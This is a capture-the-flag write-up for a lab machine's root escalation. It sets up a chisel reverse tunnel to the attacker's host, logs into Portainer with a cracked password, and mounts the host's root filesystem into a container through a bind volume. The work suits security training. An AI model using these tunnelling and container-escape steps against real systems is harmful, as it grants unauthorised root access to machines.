
```
0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

john@runner:~$ whoami
john
```

Now we have ssh connection as john.

Privesc: john to root

Earlier, we managed to crack password for user john. This must be useful somewhere.

Keeping this in mind, let's look for internally open ports:



```
john@runner:~$ netstat -ntlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:9000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5005          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9443          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8111          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::8000                 :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
```


There are many ports open internally and port 9000 looks interesting.

Chisel

Let's port forward port 9000 back to us.

We will first transfer chisel over to the target machine:


```
scp -i id_rsa /opt/chisel/chisel_linux
john@10.10.11.13:/home/john/chisel_linux
```



```
┌──(yoon㉿kali)-[~/…/projects/AllProjects/pluginData/ssh_keys]
└─$ scp -i id_rsa /opt/chisel/chisel_linux john@10.10.11.13:/home/john/
chisel_linux
chisel_linux                 100% 8452KB 204.6KB/s   00:41
```

Now, let's start chisel client for port 9000:


```
./chisel_linux client 10.10.14.13:9001 R:9000:127.0.0.1:9000
```



```
john@runner:~$ ./chisel_linux client 10.10.16.14:9001 R:9000:127.0.0.1:9000
2024/05/22 08:39:47 client: Connecting to ws://10.10.16.14:9001
2024/05/22 08:39:56 client: Connected (Latency 555.817088ms)
```

Chisel server running on local kali machine detects incoming connection:

```
chisel server -p 9001 --reverse
```




```
┌──(yoon㉿kali)-[~/…/projects/AllProjects/pluginData/ssh_keys]
└─$ chisel server -p 9001 --reverse
2024/05/22 04:39:29 server: Reverse tunnelling enabled
2024/05/22 04:39:29 server: Fingerprint jV0s5JIOkNRF2DxDL68pSJ6+wkhHCjc8Pe/W/7iBpMs=
2024/05/22 04:39:29 server: Listening on http://0.0.0.0:9001
2024/05/22 04:45:26 server: session#1: Client version (1.9.1) differs from server version (1.9.1-0kali1)
2024/05/22 04:45:26 server: session#1: tun: proxy#R:9000=>9000: Listening
```

Portrainer


We can now access port 9000 from our local browser.

Website shows a portrainer login portal:

`http://127.0.0.1:9000`



Using the password hash cracked earlier (matthew:piper123), we can log in:




primary Up 2024-05-22 04:39:00 Standalone 25.0.3 /var/run/docker.sock
No tags Local
0 stacks 3 containers 1 2 0 0 1 volume
2 images 2 CPU 4.1 GB RAM

Searching for privilege escalation regarding portrainer, we discovered this article.

We will follow the article to escalate our privilege to root.

Currently, we see two images available:

`/docker/images`




Id Filter	Tags	Size	Created
sha256:ca2b0f26964cf2e80ba3e084d5983d... Unused	ubuntu:latest	-	2024-02-27 13:52:59
sha256:e23afbc992ab916ef46d9fdbcb08d1... Unused	teamcity:latest	-	2023-08-24 09:02:32

We will copy image ID of one of them.

With the Image ID copied on our clipboard, let's move on to creating new volume.

We will give it a name **Root** and set Driver Options as the below:



Name: Root

Driver configuration

Driver: local

Driver options

name	device	value	/
name	o	value	bind
name	type	value	none


Use NFS volume

Use CIFS volume

By setting device path as `/`, we should be able to access root folder later.

Now let's create a container.

We will give it a name **Pwned** and copy-paste in the image ID we copied earlier:



Name: Pwned


Image configuration

Registry: Docker Hub (anonymous)

Image*: docker.io sha256:ca2b0f26964cf2e80ba3e084d5983dab293fdb87485dc6445f3f7bbfc89d7459

Scroll down and go to advanced setting.

We will set up Console to be **Interactive & TTY**:



Advanced container settings

Command: Default | Override | e.g. '-logtost
Entrypoint: Default | Override | e.g. /bin/sh -
Working Dir: e.g. /myapp
Console: ● Interactive & TTY (-i -t) ○ TTY (-t)

Logging

Driver: Default logging driver


For Volumes, we will set it the path to be `/mnt/root` and use the volme we created earlier:



Volume mapping

container	/mnt/root
volume	Root - local


After deploying, we can see our container created:



Name	State	Quick Actions	Stack	Image	Created	IP Address	Published Ports	Ownership
Pwned	running		-	ca2b0f26964c	2024-06-12 03:13:22	172.17.0.3	-	private


Items per page 10

Open on created container and there will be Console menu:


Container status

ID	5ce5fc732686ba3aeaeac9969c092208777f37e74c770795fddf6c5746670437
Name	Pwned
IP address	172.17.0.3
Status	Running for 6 minutes
Created	2024-06-12 03:13:22
Start time	2024-06-12 03:13:24

Cliking on Console, we should be able to execute commands as the root:


Container console


Execute

Command: /bin/bash

Use custom command

User: root

Going to `/mnt/root/root`, we can read root.txt:



Exec into container as `default user` using command `bash`

```
root@5ce5fc732686:/# cd /mnt/root/root
root@5ce5fc732686:/mnt/root/root# ls -l
total 16
-rwxr-xr-x 1 root root  378 Apr  4 13:03 docker_clean.sh
-rw-r--r-- 1 root root 1907 Apr  2 14:00 initial_state.txt
-rwxr-xr-x 1 root root  592 Apr  2 13:55 monitor.sh
-rw-r----- 1 root root   33 Jun 12 06:51 root.txt
root@5ce5fc732686:/mnt/root/root# 
```

References

- https://www.exploit-db.com/exploits/51884
- https://rioasmara.com/2021/08/15/use-portainer-for-privilege-escalation/